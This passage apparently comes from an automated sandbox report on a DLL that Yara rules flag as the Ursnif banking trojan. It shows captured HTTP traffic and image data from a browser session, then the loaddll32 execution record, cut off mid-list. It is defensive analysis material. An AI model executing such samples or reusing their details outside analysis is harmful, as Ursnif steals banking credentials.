| 2021-09-10 09:11:43 UTC | 260 | IN | Data Raw: f0 6a cf fa f5 10 9c 05 d2 c0 69 6e 9f 88 0a 91 42 c6 f9 0c 88 76 b3 9a 1a 53 e2 07 db 37 1e cb 97 85 d0 31 64 f7 59 de 69 45 6e 2c 0d 13 cd 52 df 90 4f 4d 20 a5 21 e8 48 05 ad 7f 7a 5a 13 5b 82 13 ad 28 e5 9d ad d3 db 68 1e d4 f3 96 31 f7 09 2b 09 11 59 4a 16 e1 d5 81 0f 4a 58 29 2a 79 6b 1c fc 72 3a 54 cb 5a e6 15 38 c2 f6 0f ea f4 7e eb 1e 99 34 21 21 37 65 1b 6f 9f 5e ef 0a 9f 54 6b b8 f0 56 44 9b fb 81 0e f0 80 b8 2a 02 83 fb bf 6d 8e 5b 9e 07 81 d3 09 4d dc 79 c2 e6 73 16 72 e7 93 16 b7 cf 3b 42 2f 5c f5 04 11 96 c9 9e 54 5d fd d7 8c 16 0c 4c 6c 7d bb 38 dc 49 14 0a 92 ab b8 78 27 8e 8a 11 76 a6 b9 0e f9 6d 6c 81 37 8a c0 e1 fd 79 0d f7 b8 b3 9e 69 3f 50 fa b1 51 64 98 cd db 11 29 31 ac ce 14 90 80 06 08 94 1a 8f 90 4f f9 98 8f 03 a9 e0 1c 8e 40 dc<br>Data Ascii: jinBvS71dYiEn,ROM !HzZ[(h1+YJJX)*ykr:TZ8~4!!7eo^TkVD*m[Mysr;B/\T]Ll}8Ix'vml7yi?PQd)1O@ |
| 2021-09-10 09:11:43 UTC | 261 | IN | Data Raw: 07 48 f4 fa cd 87 ea 18 3e dc a0 38 59 59 b1 db 80 08 82 68 a5 8e 48 c3 54 46 55 8d 0b 01 7d cd 84 ad f0 3a 02 89 3b 9c b2 1d fe b9 82 2a 52 52 1e ac 32 07 40 5f 2f 8d 22 6b 46 8f ef 73 31 a7 c6 7e ec ba 76 9e 99 62 10 08 71 d8 94 c4 ea 54 b1 0c 65 8a 88 51 4e 2e 8d f4 8f 10 95 cb 1f 79 4a 0c 4b e1 4b e2 6d 32 eb 76 e7 05 e1 4a 26 38 66 a5 c9 c8 03 d0 b6 be d9 16 e9 da 7c 09 a5 6b b8 46 28 87 72 29 25 d3 8b 82 64 86 09 9f ba c4 0f da 76 d5 12 4f f9 68 82 3a 81 52 d4 a4 ab 17 80 a5 34 73 6a bd ba d3 a6 55 61 4f 2b c2 06 22 5c bd 28 fc cd 4d ef f8 8c ba 26 44 4d a5 86 c8 54 0f 8b 9c 91 18 4a 98 f7 34 c8 3e e5 5c 51 e5 ab bc a5 28 fb a8 5d 9a 63 08 20 3b 12 06 45 d8 1f 6c 98 57 9c 0f 12 98 92 e3 5f 13 be 71 e7 41 86 3c 76 90 b6 52 e3 42 d9 59 98 59 6f 22 85<br>Data Ascii: H>8YYhHTFU}:;*RR2@_/"kFs1~vbqTeQN.yJKKm2vJ&8f\|kF(r)%dvOh:R4sjUaO+"\(M&DMTJ4>\Q{]c ;ElW_q A<vRBYYo" |
| 2021-09-10 09:11:43 UTC | 263 | IN | Data Raw: a4 57 2d 61 9e 1c 9f 48 e1 e1 21 51 95 24 4f 2b a9 27 66 4c 40 34 b1 b0 07 85 75 52 7e 78 e3 f8 eb 41 c3 14 cd 96 a2 a6 0a 48 ab 0b 30 c9 81 fc 5e 2b 78 92 ac 12 90 03 a9 c5 0f 31 6d 76 ae 5d 62 3b 4e 86 64 cc d6 44 91 b3 31 86 45 75 45 f7 a3 65 64 03 23 ee 36 3c 2f ed 3c 80 3f de 73 66 0f b4 94 8f e2 cc 14 cc fb eb 7c c8 19 d2 23 22 52 d3 31 65 69 29 07 52 0d f9 57 ad 75 ce 24 b5 98 ea 1d 23 07 12 26 68 4e 88 b2 b4 d3 1f d4 0d 0e e0 2d 4f 20 0d c0 7c 02 68 7e 4f 42 e1 c1 00 d5 ef 53 b8 0e 00 3b 79 33 e9 1c e2 13 8a 66 14 31 29 48 25 a9 42 f9 16 0f 9e c0 6f 5d cd 03 2f 23 fc 17 49 95 53 19 a4 d2 75 19 26 8e 59 45 39 8c 4e 92 80 de 0b 7f f1 50 a9 e3 6b 7c 78 eb 93 88 72 2e 4b 7e fa c4 e5 05 30 a1 bd e9 46 6e 7b fe 21 a9 a0 05 c8 97 50 0a 68 43 a8 b3 42 95<br>Data Ascii: W-aH!Q$O+'fL@4uR~xAH0^+x1mv]b;NdD1EuEed#6</<?sf\|#"R1ei)RWu$#&hN-O \|h~OBS;y3f1)H%Bo]/#ISu &YE9NPk\|xr.K~0Fn{!PhCB |
| 2021-09-10 09:11:43 UTC | 264 | IN | Data Raw: f6 44 96 0a 17 b1 f9 ea c2 49 13 10 54 92 e0 12 09 d3 be c4 55 2f c2 bc 27 f9 50 e1 7b 81 7b 53 4d 7c a3 36 a1 8b 10 4c 6c b8 21 48 9a 78 d5 e1 b9 84 52 44 8c cb 18 02 14 b6 92 40 a7 bd 6a c3 cf 9b e8 b3 50 c8 70 f4 21 ce 5a 69 bd 9e 09 2b 89 21 45 29 4b 96 ae 79 e6 f0 1f a8 49 26 9f 91 36 46 56 6c 82 29 41 88 45 24 3b fb 84 db ef 94 d1 db 23 ca e8 69 9b 75 11 7c 0a 09 4c 41 4a 7e e1 a2 4e 67 ca 91 63 28 12 02 b0 b1 37 02 c7 97 2a 36 4e 09 71 1a cf 01 61 b9 d9 a6 11 87 65 8a 01 6c 17 8a 50 0d 07 7d c4 82 3c ed 07 f8 3d 0d 68 96 10 16 48 73 cd ed 95 3b ce 22 56 a0 40 52 70 8a b1 36 cd e8 3d 45 83 e9 48 c5 95 9f 14 8d 0e 36 1e c8 25 45 8c 39 26 40 1d 80 ad f2 c6 c3 74 7b 14 31 0b 5c 1b ae 96 e9 ab 33 5f 3f 3b 74 a9 89 4a 4a d9 d8 e1 7b e8 1a c0 d4 8f 9b 44<br>Data Ascii: DITU/'P{{SM\|6L!!HxRD@jPp!Zi+!E)KyI&6FVI)AE$;#iu\|LAJ~Ngc(7*6NqaelP}<=hHs;"V@Rp6=EH6%E9&@t {1\3_?;tJJ{D |
| 2021-09-10 09:11:43 UTC | 265 | IN | Data Raw: ff 00 e2 df 22 0d f5 39 aa 32 90 c9 fe 2c 09 d2 94 cf fa e8 c4 6b e9 f6 4a 45 0e 16 54 f1 2a c3 0e af 88 98 f0 b5 ba ed 8b 6a 13 ba ad 9b 70 f6 dd ed 5b 02 87 4c f1 88 50 62 8d 06 2e 7f a7 35 e4 6f 58 5b 85 29 52 55 8d 55 3e 24 8b d2 fa 1e ea f9 41 47 ab 4e 53 fa 6b d1 71 63 c1 17 7e 6d 67 54 c3 0c a8 42 9c 79 f2 02 15 3e 01 23 1e 5d e5 96 b6 96 6f f3 58 e9 6e 10 11 3a 7b ff 00 1c 20 83 ff 00 ea 73 d1 fa c1 66 cb 69 43 25 02 69 cc f8 73 66 6c b3 d9 9e 35 e3 cf fb 74 d4 a4 84 09 20 ef 69 b8 0d 09 66 74 8e 57 12 a9 86 16 a2 44 91 2b c4 6d 48 b6 34 de 2c 1c e1 38 19 a8 0e 23 5a 17 14 cf 2d 8b 42 e8 2a 40 21 9c 65 6a 6b 98 8f 3e 98 d5 a5 cf d4 35 76 63 23 2e 5e 14 ab 0a 30 24 bb 3c 6d 8d 34 4e ed ee e0 c0 ae 2c d0 04 2f 34 4f 5e 99 60 3f c3 22 35 eb 9f c3 93<br>Data Ascii: "92,kJET*jp[LPb.5oX[)RUU>$AGNSkqc~mgTBy>#]oXn:{ sfiC%isfl5t iftWD+mH4,8#Z-B*@!ejk>5vc#.^ 0$<m4N,/4O^`?"5 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 7 | 192.168.2.7 | 49778 | 151.101.1.44 | 443 | C:\Program Files (x86)\Internet Explorer\iexplore.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 31 | OUT | GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F11b9f069e5e00ff6dd3050259af20493.jpg HTTP/1.1<br>Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5<br>Referer: https://www.msn.com/de-ch/?ocid=iehp<br>Accept-Language: en-US<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko<br>Accept-Encoding: gzip, deflate<br>Host: img.img-taboola.com<br>Connection: Keep-Alive |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 70 | IN | HTTP/1.1 200 OK<br>Connection: close<br>Content-Length: 15509<br>Server: nginx<br>Content-Type: image/jpeg<br>access-control-allow-headers: X-Requested-With<br>access-control-allow-origin: *<br>edge-cache-tag: 559838787932382582557766922736754224237,335819361778233258019105610798549877581,29ec f9b93bbf306179626feeda1fab70<br>etag: "bf391688f908c659d6e40b810aae418c"<br>last-modified: Tue, 24 Aug 2021 14:16:06 GMT<br>status: 200 OK<br>timing-allow-origin: *<br>x-ratelimit-limit: 101<br>x-ratelimit-remaining: 100<br>x-ratelimit-reset: 1<br>x-request-id: 158e7bea3af9b54d4bd7c00dace666b6<br>x-envoy-upstream-service-time: 290<br>X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb802<br>Via: 1.1 varnish, 1.1 varnish<br>Cache-Control: public, max-age=31536000<br>Accept-Ranges: bytes<br>Date: Fri, 10 Sep 2021 09:11:43 GMT<br>Age: 811515<br>X-Served-By: cache-wdc5568-WDC, cache-dca17750-DCA, cache-hhn4072-HHN<br>X-Cache: MISS, HIT, HIT<br>X-Cache-Hits: 0, 1, 1<br>X-Timer: S1631265103.382296,VS0,VE1<br>Vary: ImageFormat<br>X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/htt p%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F11b9f069e5e00ff6dd3050259af20493.jpg<br>X-vcl-time-ms: 1 |
| 2021-09-10 09:11:43 UTC | 71 | IN | Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 05 05 05 05 05 05 06 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 01 05 05 05 05 05 05 06 06 06 06 08 09 08 09 08 0c 0b 0a 0a 0b 0c 12 0d 0e 0d 0e 0d 12 1b 11 14 11 11 14 11 1b 18 1d 18 16 18 1d 18 2b 22 1e 1e 22 2b 32 2a 28 2a 32 3c 36 36 3c 4c 48 4c 64 64 86 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 34 00 00 02 03 01 01 01 01 00 00 00 00 00 00 00 00 00 04 05 02 03 06 07 01 00 08 01 00 02 03 01 01 00 00 00 00 00 00 00 00 00 00 00 00 01 02 03 05 04 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 e7 64 2a 2a ee 5a db 02 c4 22 39 61 8e e1<br>Data Ascii: JFIF+""+2*(*2<66<LHLdd+""+2*(*2<66<LHLdd7"4d**Z"9a |
| 2021-09-10 09:11:43 UTC | 72 | IN | Data Raw: 74 fe 6d db 9a 59 95 7b 7d 28 da 03 38 c6 b6 ff 00 7d cd d1 0b 3e fa 6a fa fe fa 47 e8 ce cb f7 dc 5a 3e aa fb e4 cb 37 ef a4 be f7 ef a0 56 37 df 36 15 df 7c 9b 0c 77 df 35 f9 fb 9a 7d f7 67 03 4f 3e fa da 52 cb ef a2 bf ff c4 00 2b 10 00 03 00 01 04 02 03 00 02 02 02 03 01 01 00 00 01 02 03 04 00 05 11 12 06 13 14 21 22 07 31 15 23 24 32 16 33 41 25 34 ff da 00 08 01 01 00 01 09 00 0c be f2 a2 8c f0 a7 2d 90 9f 10 f2 8e d5 f4 86 c6 08 69 92 3d b3 70 07 21 0d a8 15 9a ad 1c 70 5a 2e d2 2c d7 08 b6 34 67 cc 5c 36 4b 61 5a 35 86 22 4c 3b c6 6b ec f6 55 81 d5 ec 25 8e aa 55 47 06 5d 4f 03 b0 03 59 3f 78 d3 50 64 45 2b 17 47 a5 1a 88 54 1b 2d 4c b2 03 4d d0 27 ed ca 14 ee 02 9d d9 57 9d c5 f8 db 39 19 1d 98 39 2d 8f 33 a7 98 2e c0 6a 93 74 dd 2a 54 4d df 1f<br>Data Ascii: tmY{}(8}>jGZ>7V76\|w5}gO>R+!"1#$23A%4-i=p!pZ.,4g\6KaZ5"L;kU%UG]OY?xPdE+GT-LM'W99-3.jt*TM |
| 2021-09-10 09:11:43 UTC | 74 | IN | Data Raw: c1 43 1e d7 ab 3e a6 aa 21 72 34 0f 49 5b 95 c8 21 72 a9 c6 bf a8 cb b3 35 18 73 aa 14 a1 92 b2 ee 15 a7 ae 95 45 78 94 ca 4e 35 94 03 10 ae 72 66 7e 55 98 99 1e f8 4e eb ac 8c b5 ff 00 6d 55 3c bb 20 cd 70 71 26 de 1f b0 e3 9c 48 e6 30 d9 f1 a3 38 74 0a 24 8b 2a a8 17 94 00 ea 5b 7c c5 95 95 d5 93 cb 76 96 c4 5c 31 1a 6d 19 a9 97 b3 e1 a1 20 33 c6 8a e3 0d 50 1e a5 9e 6c 72 72 b9 2e 79 e0 83 b8 11 f3 33 64 eb 4a 01 7c 86 61 20 44 f3 00 d2 b2 0c 4d c1 ba e5 29 36 ba 8d 31 2a 91 08 39 0b eb e0 e3 af 0f 10 da cd 76 26 1f 71 56 ae 47 62 f6 1c 3c 98 eb 24 b7 2d db 54 b7 ab 68 77 e2 bf fa e4 81 3c 8d 2d 97 bf 3e 3c 97 6c dc 76 bd 83 6e c3 4d c3 23 6a fe 4b f0 20 c2 19 7b 8e 35 b0 37 2c 19 65 60 67 ef db ff 00 8d f8 e5 12 7b a6 7e e3 fc 85 b0 64 64 b4 f0 70 37<br>Data Ascii: C>!r4I[!r5sExN5rf~UNmU< pq&H08t$*[\|v\1m 3Plrr.y3dJ\|a DM)61*9v&qVGb<$-Thw<-><lvnM#jK {57,e`g{~ddp7 |
| 2021-09-10 09:11:43 UTC | 75 | IN | Data Raw: 59 62 6d f2 dd bc 76 7e 33 9e b1 db 9f 73 9b 6f be 38 25 39 ee d8 f2 f8 30 cf 5a 09 e4 a2 0c a5 96 52 ad 72 20 80 f0 c0 b3 9d 64 09 ad b7 91 ce dc fc d1 0f 3b 5f ac 43 32 ac 76 f7 56 b0 72 28 e0 e3 53 ae be cd 63 aa 71 4c 6c aa aa e0 54 3c 6d 43 a2 02 2b 82 60 4b 61 c0 0d 75 b6 41 a2 46 47 69 dc 46 1d 27 45 c5 da eb 4d eb 16 76 d3 bb be dc 80 eb 28 fc c4 84 9c 7c 65 c6 5d d7 29 e9 bf 78 a4 7c 5f d5 b9 e0 a6 46 e3 3c 15 95 b2 2d b1 6c 1b cf 92 4e 59 39 29 81 81 81 b4 63 2e 2e df 8f e5 f8 b3 ae cd f3 4b 66 62 64 61 e7 7c 89 30 c2 c4 c6 86 44 ad 8f 1c 86 8e 0d 20 da ca d9 e7 0c cc b4 49 cc 53 d3 4c 76 1b 85 39 dc f7 a3 ce db ff 00 bd 3a 6b 11 80 da 72 49 38 84 ff 00 90 28 0c d4 5a 74 5e c8 8a b4 8b 06 15 32 db 32 ba 9d b8 3d 31 f1 5b d7 43 46 9d 0f 69 43 be<br>Data Ascii: Ybmv~3so8%90ZRr d;_C2vVr(ScqLlT<mC+`KauAFGiF'EMv(\|e])x\|_F<-lNY9)c..Kfbda\|0D ISLv9:krI8(Z t^22=1[CFiC |
| 2021-09-10 09:11:43 UTC | 76 | IN | Data Raw: c7 f6 26 26 4b 2e 73 7a a1 92 c3 59 8c 57 e1 a8 4d 9d 3f fd ac 65 61 ef 66 29 d9 dd 66 ea 85 35 8c 4b c9 64 56 f7 2b b4 65 fe 31 ab f0 36 3c 42 53 c6 b6 f3 8d 1f de a3 04 45 89 e7 a9 00 70 bb a9 49 62 d5 98 6c a3 d1 b2 6d 58 ea 31 87 b6 f6 b1 3c 81 a3 fd f1 aa 28 e7 b1 d2 00 a9 a3 fd 93 a0 bf 5c 6b 70 88 a6 35 c7 38 bc 2a 4c 32 85 7a ce 85 84 09 45 50 cb bb 45 9c b9 64 de 30 db 14 7b 49 ce 89 be d0 2d c6 43 ab 26 dc 18 60 3a cf 70 c3 b9 d1 7e 33 a6 34 a7 92 ae 49 3d 21 90 39 bd 1d 31 1d 4b 6d f8 f2 c8 dc 36 7c 76 d6 ce a2 71 9b e9 fa 9a 12 34 cc 38 3f 8d c5 69 79 cf 10 13 44 86 3b 99 0c 69 89 20 40 49 e5 b4 bf fd d5 07 2b c6 99 ba ab 1d 20 e6 7c eb b7 f5 ac af d4 dc 72 64 53 2e f3 23 1b b9 93 28 2f 15 86 7c 1a 8f 47 39 4a d6 ab 6f 68 b6 da f2 54 2b c8 26<br>Data Ascii: &&K.szYWM?eaf)f5KdV+e16<BSEpIblmX1<(\kp58*L2zEPEd0{I-C&`:p~34I=!91Km6\|vq48?iyD;i @I+ \|rdS.# (/\|G9JohT+& |
| 2021-09-10 09:11:43 UTC | 78 | IN | Data Raw: 0b 7a 37 fe d5 5c 51 d0 6f ad c0 58 da c2 91 b2 4a 3f 71 a0 34 71 bd a9 41 6b c8 39 14 39 41 11 99 58 67 86 3d c1 c6 83 9a 45 fb f2 14 4f 12 31 af 45 f1 86 86 fd 58 ee ef 4e a1 61 4f 26 88 1e 7b d2 a6 78 92 57 11 74 68 0b f0 05 2e 51 e9 0d dc 69 78 2a f6 56 8f 1f 64 79 40 2c 04 da e1 0d 75 d8 a0 4f 90 a5 79 fa 5a 2c 69 1d 50 5f 88 48 5b 09 0d e0 d0 25 5e ff 00 65 d6 4d d9 0e 01 f0 72 ea d1 e9 5e ca 2c 24 96 4b db 40 32 f7 05 45 03 63 d8 74 dd 3f 34 8b 00 aa 01 4a c6 bd c1 85 c3 53 45 d7 9a 2b 11 84 16 e7 c6 3d fe 53 d8 e6 ec 41 16 88 4d 3c 2e bf 9c 8f 01 61 b0 67 11 b9 34 d4 fc 1c 50 96 91 ce a1 da d4 6a cf 7d 29 b1 1f 4d cc 0c e2 dd a8 7b 1a 53 63 75 6d 10 af 72 98 f7 32 46 be cd 83 65 7e 91 64 7c ac 44 6d 7b 1a d7 36 f4 f1 f0 54 f8 67 44 cd 4d dd a9 bb<br>Data Ascii: z7\QoXJ?q4qAk99AXg=EO1EXNaO&{xWth.Qix*Vdy@,uOyZ,iP_H[%^eMr^,$K@2Ect?4JSE+=SAM< .ag4Pj})M{Scumr2Fe~d\|Dm{6TgDM |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 79 | IN | Data Raw: 62 72 e1 d1 73 a2 b2 24 34 92 93 f1 ff da 00 08 01 01 00 0a 3f 00 5c 06 24 60 ed da ad 41 51 6c 36 cd c8 98 63 03 79 a7 d6 b6 64 98 20 10 0c 4f 6a d6 1a 35 09 88 99 5a 8f 4c 38 51 d5 73 06 81 75 f0 60 11 d3 de 2a 59 92 4c e2 75 66 68 5b 05 b9 4e a1 24 f9 e9 14 6d 5a 63 08 b1 0d f5 eb 34 84 17 0b a4 a8 23 97 20 4d 05 41 21 91 40 03 ae 23 6a b7 d6 09 50 b4 0b 4e 9d 3b 92 24 09 a9 2a 8b 42 00 db 73 58 b7 ad 8c 98 19 a3 1a 03 29 8f 3b 82 69 48 67 0a 4e 04 08 c9 33 51 a1 d0 02 44 12 7a c7 7d a8 e9 f4 f6 98 02 97 e3 00 6a 24 6f fb 66 b6 ba c3 b6 98 ea 62 b1 fc c3 99 20 fe 55 90 05 12 4a 3f 69 c5 0f 88 1e b4 75 00 20 0e f9 9a 00 0d 65 9b 1b 69 ef da 90 49 18 1b 34 a8 fb f7 14 ba 12 d1 56 1b 01 10 24 67 69 de 9d b9 2c 04 89 95 8f 95 29 66 04 90 77 32 66 6b 01 46<br>Data Ascii: brs$4?\$`AQl6cyd Oj5ZL8Qsu`*YLufh[N$mZc4# MA!@#jPN;$*BsX);iHgN3QDz}j$ofb UJ?iu eiI4V$gi,)fw2fkF |
| 2021-09-10 09:11:43 UTC | 81 | IN | Data Raw: 4d dd 04 0e 90 36 af 8b 53 c0 ff 00 71 db 3e 05 03 a8 40 20 ed 1d 6b 1a c6 00 fd 28 80 88 54 0d e7 7d c4 50 22 58 22 ff 00 c7 fe eb 05 51 9f cc 92 49 35 c3 5a 3a 9b 90 de 5f cb cb 15 6e ec d8 13 a0 ea e6 3c b9 8d a0 0a e7 7b 50 41 f3 de a4 92 4b 4e d2 73 f4 a5 63 a1 8e 7a 91 49 12 07 5f ee 8a 58 d3 18 81 d0 50 c1 38 38 8f 95 46 36 3d 35 2f 99 a3 3f cc 38 3e 21 cd 7c 0a 73 f3 04 d7 c2 47 be 45 6e ea a7 eb 5f ea 13 81 dc 51 6d 48 04 82 39 45 69 04 29 f7 ee 62 a0 16 88 dc 83 d2 62 a1 bd 42 02 ac b0 90 30 68 0f 56 cc 80 c3 30 49 93 4d cf a4 c0 90 76 1b d2 cf a6 48 1b 7e 62 3e 43 6a e6 38 c7 50 2b 4e 93 6f 6c cf 30 03 1d 62 68 32 00 61 d4 8d d8 f3 36 73 22 99 84 96 b7 6d 16 5e e1 89 89 f7 c9 a1 66 d9 b7 85 b7 b4 f9 ea 68 03 cd 33 90 65 87 e8 69 a5 b8 2b 8c 20<br>Data Ascii: M6Sq>@ k(T}P"X"QI5Z:_n<{PAKNsczI_XP88F6=5/?8>!\|sGEn_QmH9Ei)bbB0hV0IMvH~b>Cj8P+Nol0bh2a6s "m^fh3ei+ |
| 2021-09-10 09:11:43 UTC | 82 | IN | Data Raw: 4f a8 80 85 de 60 f5 a0 01 ba f3 07 10 0d 11 a1 74 c1 11 21 54 8c 4c c9 31 45 65 b3 e0 c0 81 14 48 6b 96 c4 09 d8 0d 85 19 20 6d b8 9d aa 44 ce f0 73 8a 63 f1 6d d3 48 9a 7f 47 81 8b 77 1f 32 a5 df 54 19 e9 1b 50 56 84 3a 76 c3 a8 71 8f 21 84 51 16 d4 12 d9 fc ab 4b 76 d0 e1 cd de 22 17 9d ae b9 1a 4a ea 95 2b d0 83 56 95 c0 ba a0 d9 46 01 54 95 2a b7 0c e6 3f 34 01 44 cd a6 30 4f 48 d8 c5 63 41 1b 75 22 00 f9 c9 ab 26 d2 19 b3 a4 73 a0 78 0d af cb 1c d1 87 42 d1 db 68 f7 15 b0 53 ff 00 b4 9c 4d 28 32 1a 48 9d e8 48 27 7f 18 8f bd 19 4e 22 e4 fb 93 44 b0 b8 48 8f 28 0c 51 93 70 31 14 60 5e 63 b5 48 2e c7 cd 0c e8 df a6 66 80 80 a5 97 79 26 d1 8f fe 54 40 b7 c4 12 5b ff 00 50 4e 23 c8 a6 66 46 65 92 73 01 8f da 0d 72 97 62 40 33 00 75 a3 a8 a8 32 0e d4 00<br>Data Ascii: O`t!TL1EeHk mDscmHGw2TPV:vq!QKv"J+VFT*?4D0OHcAu"&sxBhSM(2HH'N"DH(Qp1`^cH.fy&T@ [PN#fFesrb@3u2 |
| 2021-09-10 09:11:43 UTC | 83 | IN | Data Raw: ab 16 b8 71 6d cd c7 ba d1 38 11 a6 9f f8 6f f0 cb 80 95 7b 80 af 17 79 31 06 d2 30 e4 0d fd cd 42 d5 85 cc 49 2c ec 72 59 d8 e5 98 f5 26 82 dc e1 ae da 1a a7 e2 4b cc 2d e8 fa 90 6a 1f 8d b0 c2 f0 51 03 5a 61 5f c6 0c 52 bb bb 39 76 20 90 ba 94 9d 20 1d b3 4a 55 a0 1b 26 4a e8 61 90 45 3b b2 13 76 dc b0 e4 b4 36 27 b8 cd 15 25 10 b6 20 a8 81 3e f9 a5 f8 c8 1e cd 9a 25 ff 00 96 24 9d e4 92 db 78 8a c3 31 20 01 d9 bf f0 28 48 5b 50 0f 9e f4 08 0d 22 6a 08 b0 f3 f4 98 a6 e7 d2 80 02 46 0c 64 7d 28 45 e6 25 e7 0a 46 c0 8f 34 20 92 a3 26 4c 91 24 d0 63 70 dd 66 07 32 b2 57 a6 66 8b 21 99 2f f1 3c 12 4e 07 d0 45 41 3a 58 1c 05 0a 24 9e 94 49 4b 84 00 49 9a d9 c3 18 fb 7d 3a 51 32 e4 0d ce 3d ab fc eb aa 80 0f ca 18 f3 1e b8 02 ad f1 1c 35 f5 7b 57 2d dc f8 19<br>Data Ascii: qm8o{y10BI,rY&K-jQZa_R9v JU&JaE;v6'% >%$x1 (H[P"jFd}(E%F4 &L$cpf2Wf!/<NEA:X$IKI}:Q2=5{W- |
| 2021-09-10 09:11:43 UTC | 85 | IN | Data Raw: 74 42 01 89 6b 86 44 fd 68 80 b0 23 fd ca 26 4d 69 6c cf e8 47 bd 64 c3 26 27 7c 0f 7a 2d 1a ca 29 8e 40 58 9a ce c3 e6 70 2b 6f c4 40 9f c7 94 8c d1 31 76 ef 5e e5 a8 10 a2 40 f2 a4 09 02 9b 52 a0 96 9d c4 e4 56 2e db 5b 24 15 e5 90 25 7e e2 05 1c a3 c7 6d c4 d0 e5 b6 09 d8 40 26 2b 25 94 64 60 98 06 9b 52 f0 d2 d0 60 e6 b0 88 58 88 fc c4 cc e3 e7 40 43 2a 89 13 04 f8 f9 ef 4a 25 ae a0 27 d8 6f 46 6e 5d b0 b1 83 0a a1 68 b8 4f 54 c4 e0 02 60 4e 41 a6 16 f8 78 ef f1 e0 fd b6 ad 24 a8 19 9e a7 39 35 cc 2d 96 0d 81 9d c4 56 42 b1 14 40 3c 28 fb 92 45 75 d6 df 25 ad cf e1 bf f8 09 c7 4f 91 ae 75 6b 8a 31 12 45 c8 33 f5 a3 24 cc 88 e9 d8 d3 03 11 00 f7 1f a4 d1 57 c1 4f 0c 06 22 82 ca dd 47 03 f2 bf 2e 3a 6c 45 02 c2 c8 99 c6 44 1a 30 5b 94 9e f0 b5 20 d9 cc<br>Data Ascii: tBkDh#&MilGd&'\|z-)@Xp+o@1v^@RV.[$%~m@&+%d`R`X@C*J%'oFn]hOT`NAx$95-VB@<(Eu%Ouk1 E3$WO"G.:lED0[ |
| 2021-09-10 09:11:43 UTC | 86 | IN | Data Raw: 2a f3 8c 0c 4d a5 ff 00 cd 72 a8 7d 71 d2 28 c7 a2 bb 74 94 a8 12 82 07 c8 d0 04 f1 37 b5 27 81 00 0a 18 e1 d4 13 99 83 98 ad ce 20 6f 47 2e c1 58 ff 00 ba 4d 10 05 ab aa 1a 3a 7a 6c 64 52 c2 dc ba 0b 79 52 c2 68 c8 e3 df 87 e1 bb e8 01 66 3b b1 63 02 83 5f ba 4b df 60 37 73 d0 78 1b 0f c3 a4 d6 0e d2 7a 50 28 a0 a2 1f d4 d6 67 f1 e9 59 35 89 ae 95 36 56 0a f6 0d 9f d8 8a 60 f7 f8 8e 0a 5c e1 5d 9d 05 b0 9e da 68 8d 3c 23 a0 23 3a 9d 53 51 3e fa ea 55 6c b4 08 d8 69 02 7d e8 01 24 81 1d 18 44 66 66 89 e4 0b 9c e5 53 4d 4a 6b 51 3d 40 89 15 85 e3 5a 79 d7 66 61 e6 8e a6 b7 68 ea d4 a3 13 07 ad 11 a5 c0 c3 2e d0 0f 7f 35 81 76 49 0c bb 69 3e 69 b4 2f 03 72 e4 ea 5e e7 b9 a9 3f cd 5e 98 65 d9 bd fc d4 70 fc 07 0e bc 43 5b 2c 08 7e 2a fb 17 52 47 65 26 6a 10<br>Data Ascii: *Mr}q(t7' oG.XM:zldRyRhf;c_K`7sxzP(gY56V`\]h<##:SQ>Ulij$DffSMJkQ=@Zyfah.5vIi>i/r^?^epC[,~*RGe&j |

## Code Manipulations

## Statistics

### Behavior

Click to jump to process

## System Behavior

### Analysis Process: loaddll32.exe PID: 5004 Parent PID: 4040

### General

| | |
|---|---|
| Start time: | 11:11:31 |
| Start date: | 10/09/2021 |
| Path: | C:\Windows\System32\loaddll32.exe |
| Wow64 process (32bit): | true |
| Commandline: | loaddll32.exe 'C:\Users\user\Desktop\qT9Qk5aKTk.dll' |
| Imagebase: | 0xf80000 |
| File size: | 116736 bytes |
| MD5 hash: | 542795ADF7CC08EFCF675D65310596E8 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Yara matches: | • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.518028253.0000000001420000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.504757746.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.505290500.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.505377175.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.504698368.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.504300183.00000000033E8000.00000004.00000040.sdmp, Author: Joe Security<br>• Rule: 